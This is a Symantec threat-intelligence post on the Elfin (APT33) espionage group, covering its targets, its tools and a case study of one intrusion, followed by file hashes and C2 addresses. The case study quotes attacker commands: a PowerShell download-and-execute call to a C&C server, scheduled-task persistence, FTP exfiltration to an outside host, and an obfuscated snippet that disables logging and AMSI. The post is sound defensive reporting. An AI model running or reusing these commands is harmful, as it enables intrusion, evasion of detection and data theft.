Critical Attack Discovery and Intelligence Team
Symantec

POSTED: 27 MAR, 2019 | 8 MIN READ | THREAT INTELLIGENCE

Elfin: Relentless Espionage Group Targets Multiple Organizations in Saudi Arabia and U.S.

Although heavily focused on the Middle East, Elfin (aka APT33) has also targeted a range of organizations in the U.S. including a number of major corporations.

The Elfin espionage group (aka APT33) has remained highly active over the past three years, attacking at least 50 organizations in Saudi Arabia, the United States, and a range of other countries.

The group, which first became active in late 2015 or early 2016, specializes in scanning for vulnerable websites and using this to identify potential targets, either for attacks or creation of command and control (C&C) infrastructure. It has compromised a wide range of targets, including governments along with organizations in the research, chemical, engineering, manufacturing, consulting, finance, telecoms, and several other sectors.




Figure 1. Elfin attacks by country, 2016 -2019

Many U.S. targets

Elfin continues to be focused heavily on Saudi Arabia, which accounted for 42 percent of attacks observed by Symantec since the beginning of 2016. However, the U.S. has also been a country of significant interest to the group, with 18 organizations attacked over the past three years, including a number of Fortune 500 companies.

Elfin targets in the U.S. have included organizations in the engineering, chemical, research, energy consultancy, finance, IT, and healthcare sectors.




Figure 2. Elfin attacks by sector, 2016-2019

Some of these U.S. organizations may have been targeted by Elfin for the purpose of mounting supply chain attacks. In one instance, a large U.S. company was attacked in the same month a Middle Eastern company it co-owns was also compromised.




Figure 3. Elfin attacks by month, 2016-2019

Vulnerability exploitation

In a recent wave of attacks during February 2019, Elfin attempted to exploit a known vulnerability (CVE-2018-20250) in WinRAR, the widely used file archiving and compression utility capable of creating self-extracting archive files. The exploit was used against one target in the chemical sector in Saudi Arabia. If successfully exploited on an unpatched computer, the vulnerability could permit an attacker to install any file on the computer, which effectively permits code execution on the targeted computer.

Two users in the targeted organization received a file called "JobDetails.rar", which attempted to exploit the WinRAR vulnerability. This file was likely delivered via a spear-phishing email. However, prior to this attempted attack, Symantec had rolled out proactive protection against any attempt to exploit this vulnerability (Exp.CVE-2018-20250). This protection successfully protected the targeted organization from being compromised.

The Shamoon connection

Elfin came under the spotlight in December 2018 when it was linked with a new wave of Shamoon attacks. One Shamoon victim in Saudi Arabia had recently also been attacked by Elfin and had been infected with the Stonedrill malware (Trojan.Stonedrill) used by Elfin. Because the Elfin and the Shamoon attacks against this organization occurred so close together, there has been speculation that the two groups may be linked. However, Symantec has found no further evidence to suggest Elfin was responsible for these Shamoon attacks to date. We continue to monitor the activities of both groups closely.

Elfin's toolset

Elfin has deployed a wide range of tools in its attacks including custom malware, commodity malware, and open-source hacking tools.

Custom malware used by the group include:

- Notestuk (Backdoor.Notestuk) (aka TURNEDUP): Malware that can be used to open a backdoor and gather information from a compromised computer.
- Stonedrill (Trojan.Stonedrill): Custom malware capable of opening a backdoor on an infected computer and downloading additional files. The malware also features a destructive component, which can wipe the master boot

record of an infected computer.
- AutoIt backdoor: A custom built backdoor written in the AutoIt scripting language.

In addition to its custom malware, Elfin has also used a number of commodity malware tools, available for purchase on the cyber underground. These include:

- Remcos (Backdoor.Remvio): A commodity remote administration tool (RAT) that can be used to steal information from an infected computer.
- DarkComet (Backdoor.Breut): Another commodity RAT used to open a backdoor on an infected computer and steal information.
- Quasar RAT (Trojan.Quasar): Commodity RAT that can be used to steal passwords and execute commands on an infected computer.
- Pupy RAT (Backdoor.Patpoopy): Commodity RAT that can open a backdoor on an infected computer.
- NanoCore (Trojan.Nancrat): Commodity RAT used to open a backdoor on an infected computer and steal information.
- NetWeird (Trojan.Netweird.B): A commodity Trojan which can open a backdoor and steal information from the compromised computer. It may also download additional potentially malicious files.

Elfin also makes frequent use of a number of publicly available hacking tools, including:

- LaZagne (SecurityRisk.LaZagne): A login/password retrieval tool
- Mimikatz (Hacktool.Mimikatz): Tool designed to steal credentials
- Gpppassword: Tool used to obtain and decrypt Group Policy Preferences (GPP) passwords
- SniffPass (SniffPass): Tool designed to steal passwords by sniffing network traffic

Case study: How an Elfin attack unfolds

In this section, we describe in detail an Elfin attack on a U.S. organization. On February 12, 2018 at 16:45 (all times are in the organization's local time), an email was sent to the organization advertising a job vacancy at an American global service provider. The email contained a malicious link to hxxp://mynetwork.ddns[DOT].net:880.

The recipient clicked the link and proceeded to download and open a malicious HTML executable file, which in turn loaded content from a C&C server via an embedded iframe. At the same time, code embedded within this file also executed a PowerShell command to download and execute a copy of chfeeds.vbe from the C&C server.

- [System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};IEX(New-Object Net.WebClient).DownloadString('hxxps://217.147.168[DOT]46:8088/index.jpg');

A second JavaScript command was also executed, which created a scheduled task to execute chfeeds.vbe multiple times a day.

- a.run('%windir%\\System32\\cmd.exe /c PowerShell -window hidden schtasks.exe /CREATE /SC DAILY /TN "1" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 01:00 /f && schtasks.exe /CREATE /SC DAILY /TN "3" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 03:00 /f && schtasks.exe /CREATE /SC DAILY /TN "5" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 05:00 /f && schtasks.exe /CREATE /SC DAILY /TN "7" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 07:00 /f && schtasks.exe /CREATE /SC DAILY /TN "9" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 09:00 /f && schtasks.exe /CREATE /SC DAILY /TN "11" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 11:00 /f && schtasks.exe /CREATE /SC DAILY /TN "13" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 13:00 /f && schtasks.exe /CREATE /SC DAILY /TN "15" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 15:00 /f && schtasks.exe /CREATE /SC DAILY /TN "17" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 17:00 /f && schtasks.exe /CREATE /SC DAILY /TN "19" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 19:00 /f && schtasks.exe /CREATE /SC DAILY /TN "21" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 21:00 /f && schtasks.exe /CREATE /SC DAILY /TN "23" /TR "C:\\Users\\%username%\\AppData\\Local\\Microsoft\\Feeds\\chfeeds.vbe" /ST 23:00 /f ')

The chfeeds.vbe file acts as a downloader and was used to download a second PowerShell script (registry.ps1). This script in turn downloaded and executed a PowerShell backdoor known as POSHC2, a proxy-aware C&C framework, from the C&C server (hxxps:// host-manager.hopto.org). Later at 20:57, the attackers became active on the compromised machine and proceeded to download the archiving tool WinRAR.

- 89.34.237.118 808 hxxp://89.34.237[DOT]118:808/Rar32.exe

At 23:29, the attackers then proceeded to deploy an updated version of their POSHC2 stager.

- 192.119.15.35 880 hxxp://mynetwork.ddns[DOT]net:880/st-36-p4578.ps1

This tool was downloaded several times between 23:29 on February 12 and 07:47 on February 13.

Two days later, on February 14 at 15:12, the attackers returned and installed Quasar RAT onto the infected computer that communicated with a C&C server (217.147.168.123). Quasar RAT was installed to CSIDL_PROFILE\appdata\roaming\microsoft\crypto\smss.exe.

At this point, the attackers ceased activity while maintaining access to the network until February 21. At 06:38, the attackers were observed downloading a custom .NET FTP tool to the infected computer.

- 192.119.15.36 880 hxxp://192.119.15[DOT]36:880/ftp.exe

Later at 6:56, the attackers exfiltrated data using this FTP tool to a remote host:

- JsuObf.exe Nup#Tntcommand -s CSIDL_PROFILE\appdata\roaming\adobe\rar -a ftp://89.34.237.118:2020 -f /[REDACTED] -u [REDACTED] -p [REDACTED]

Activity ceased until the attackers returned on March 5 and were observed using Quasar RAT to download a second custom AutoIt FTP exfiltration tool known as FastUploader from hxxp://192.119.15[DOT]36:880/ftp.exe. This tool was then installed to csidl_profile\appdata\roaming\adobe\ftp.exe. FastUploader is a custom FTP tool designed to exfiltrate data at a faster rate than traditional FTP clients.

At this point, additional activity from the attackers continued between March 5 into April, and on April 18 at 11:50, a second remote access tool known as DarkComet was deployed to csidl_profile\appdata\roaming\microsoft\windows\start menu\programs\startup\smss.exe on the infected computer. This was quickly followed 15 seconds later by the installation of a credential dumping to csidl_profile\appdata\roaming\microsoft\credentials\dwm32.exe, and the execution of PowerShell commands via PowerShell Empire, a freely available post-exploitation framework, to bypass logging on the infected machine.

- $GPF=[Ref].AsSeMBLy.GeTTYPe('System.Management.Automation.Utils')."GEtFiE`LD" ('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF) {$GPC=$GPF.GeTVALUE($NUlL);If($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging'] ['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vAL= [COlLecTIons.GEneRic.DIctIoNARy[stRiNG,SyStEM.Object]]::nEw();$VAL.ADD('EnableScriptB'+'lockLogging',0);$VaL.Add ('EnableScriptBlockInvocationLogging',0);$GPC ['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VaL}ELSe{[SCRIPTBLOck]."GEtFiE`Ld" ('signatures','N'+'onPublic,Static').SETVAlue($NuLL,(New-ObjeCt ColLectiONs.GeNERic.HASHSEt[StrInG]))} [REF].AssemBLy.GetTyPE('System.Management.Automation.AmsiUtils')|?{$_}|% {$_.GEtFieID('amsiInitFailed','NonPublic,Static').SETVaIUe($nUll,$TrUE)};

Activity continued throughout April where additional versions of DarkComet, POSHC2 implants, and an AutoIt backdoor were deployed along with further credential dumping activities.

Active and agile attacker

Elfin is one of the most active groups currently operating in the Middle East, targeting a large number of organizations across a diverse range of sectors. Over the past three years, the group has utilized a wide array of tools against its victims, ranging from custom built malware to off-the-shelf RATs, indicating a willingness to continually revise its tactics and find whatever tools it takes to compromise its next set of victims.

Protection/Mitigation

Symantec has the following protection in place to protect customers against these attacks:

File-based protection

- Backdoor.Notestuk
- Trojan.Stonedrill
- Backdoor.Remvio
- Backdoor.Breut
- Trojan.Quasar
- Backdoor.Patpoopy
- Trojan.Nancrat
- Trojan.Netweird.B
- Exp.CVE-2018-20250
- SecurityRisk.LaZagne
- Hacktool.Mimikatz
- SniffPass

SHA2	Description
5798aefb07e12a942672a60c2be101dc26b01485616713e8be1f68b321747f2f	Notestuk/TURNEDUP
a67461a0c14fc1528ad83b9bd874f53b7616cfed99656442fb4d9cdd7d09e449	AutoIt backdoor
f2943f5e45befa52fb12748ca7171d30096e1d4fc3c365561497c618341299d5	Gpppassword
87e2cf4aa266212aa8cf1b1c98ae905c7bac40a6fc21b8e821ffe88cf9234586	LaZagne
709df1bbd0a5b15e8f205b2854204e8caf63f78203e3b595e0e66c918ec23951	LaZagne
a23c182349f17398076360b2cb72e81e5e23589351d3a6af59a27e1d552e1ec0	Quasar RAT
0b3610524ff6f67c59281dbf4a24a6e8753b965c15742c8a98c11ad9171e783d	Quasar RAT
d5262f1bc42d7d5d0ebedadd8ab90a88d562c7a90ff9b0aed1b3992ec073e2b0	Quasar RAT
ae1d75a5f87421953372e79c081e4b0a929f65841ed5ea0d380b6289e4a6b565	Remcos
e999fdd6a0f5f8d1ca08cf2aef47f5ddc0ee75879c6f2c1ee23bc31fb0f26c70	Remcos
018360b869d8080cf5bcca1a09eb8251558378eb6479d8d89b8c80a8e2fa328c	Remcos
367e78852134ef488ecf6862e71f70a3b10653e642bda3df00dd012c4e130330	Remcos
ea5295868a6aef6aac9e117ef128e9de107817cc69e75f0b20648940724880f3	Remcos
6401abe9b6e90411dc48ffc863c40c9d9b073590a8014fe1b0e6c2ecab2f7e18	SniffPass
bf9c589de55f7496ff14187b1b5e068bd104396c23418a18954db61450d21bab	DarkComet
af41e9e058e0a5656f457ad4425a299481916b6cf5e443091c7a6b15ea5b3db3	DarkComet
c7a2559f0e134cafbfc27781acc51217127a7739c67c40135be44f23b3f9d77b	AutoIt FTP tool


SHA2	Description
99c1228d15e9a7693d67c4cb173eaec61bdb3e3efdd41ee38b941e733c7104f8	.NET FTP tool
94526e2d1aca581121bd79a699a3bf5e4d91a4f285c8ef5ab2ab6e9e44783997	PowerShell downloader (registry.ps1)
dedfbc8acf1c7b49fb30af35eda5e23d3f7a202585a5efe82ea7c2a785a95f40	POSHC2 backdoor

IP	Domain
95.211.191.117	update-sec.com
8.26.21.120	mynetwork.ddns.net
162.250.145.234	mynetwork.ddns.net
91.235.142.76	mywinnetwork.ddns.net
8.26.21.119	hyperservice.ddns.net
8.26.21.120	[REDACTED].ddns.net
213.252.244.14	service-avant.com
91.235.142.124	mywinnetwork.ddns.net
8.26.21.120	mynetwork.ddns.net
162.250.145.234	mynetwork.ddns.net
91.235.142.76	mywinnetwork.ddns.net
8.26.21.120	[REDACTED].ddns.net
8.26.21.120	[REDACTED].ddns.net
95.211.191.117	update-sec.com
5.187.21.70	microsoftupdated.com
217.13.103.46	securityupdated.com
8.26.21.120	[REDACTED].ddns.net
5.187.21.71	backupnet.ddns.net
91.230.121.143	backupnet.ddns.net
8.26.21.119	[REDACTED].ddns.net
8.26.21.117	srvhost.servehttp.com
37.48.105.178	servhost.hopto.org
8.26.21.117	srvhost.servehttp.com
5.187.21.70	microsoftupdated.com
64.251.19.214	mynetwork.ddns.net
64.251.19.217	[REDACTED].servehttp.com
64.251.19.214	[REDACTED].ddns.net
64.251.19.214	mynetwork.ddns.net
64.251.19.214	[REDACTED].sytes.net
64.251.19.217	[REDACTED].myftp.org
64.251.19.216	srvhost.servehttp.com
64.251.19.217	[REDACTED].myftp.org
64.251.19.217	[REDACTED].myftp.org
64.251.19.215	[REDACTED].myftp.org
64.251.19.217	[REDACTED].myftp.org
64.251.19.216	[REDACTED].myftp.org
64.251.19.232	mynetwork.ddns.net
64.251.19.214	[REDACTED].ddns.net
162.250.145.204	mynetwork.ddns.net
188.165.4.81	svcexplores.com
64.251.19.231	mynetwork.ddns.net
64.251.19.231	[REDACTED].ddns.net
64.251.19.232	[REDACTED].ddns.net
64.251.19.216	[REDACTED].myftp.biz
91.230.121.143	remote-server.ddns.net
162.250.145.222	[REDACTED].ddns.net
64.251.19.216	[REDACTED].redirectme.net
8.26.21.222	mynetwork.ddns.net
8.26.21.223	[REDACTED].ddns.net
217.147.168.44	remserver.ddns.net

IP	Domain
195.20.52.172	mynetwork.cf
8.26.21.221	mynetwork.ddns.net
8.26.21.220	[REDACTED].ddns.net
8.26.21.221	[REDACTED].ddns.net
91.230.121.144	remserver.ddns.net
89.34.237.118	mywinnetwork.ddns.net
192.119.15.35	mynetwork.ddns.net
5.79.127.177	mypsh.ddns.net
192.119.15.35	[REDACTED].ddns.net
192.119.15.35	[REDACTED].ddns.net
192.119.15.35	[REDACTED].ddns.net
192.119.15.36	[REDACTED].ddns.net
192.119.15.37	mynetwork.ddns.net
192.119.15.38	[REDACTED].ddns.net
192.119.15.39	remote-server.ddns.net
192.119.15.40	[REDACTED].ddns.net
192.119.15.41	mynetwork.cf
192.119.15.42	[REDACTED].ddns.net

Threat intelligence

In addition to file-based protection, customers of the DeepSight Intelligence Managed Adversary and Threat Intelligence (MATI) service have received reports on Elfin, which detail methods of detecting and thwarting activities of this group.



About the Author


Critical Attack Discovery and Intelligence Team
Symantec

The Critical Attack Discovery and Intelligence team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.


Want to comment on this post?

We encourage you to share your thoughts on your favorite social platform.


Related Blog Posts




POSTED: 11 MAR, 2020 | 28 MIN READ
Microsoft Patch Tuesday – March 2020



POSTED: 12 FEB, 2020 | 24 MIN READ
Microsoft Patch Tuesday – February 2020



POSTED: 3 FEB, 2020 | 3 MIN READ
Geopolitical Tensions May Increase Risk of Destructive Attacks



POSTED: 20 JAN, 2020 | 4 MIN READ
Increase in Emotet Spam Observed, Blocked by Symantec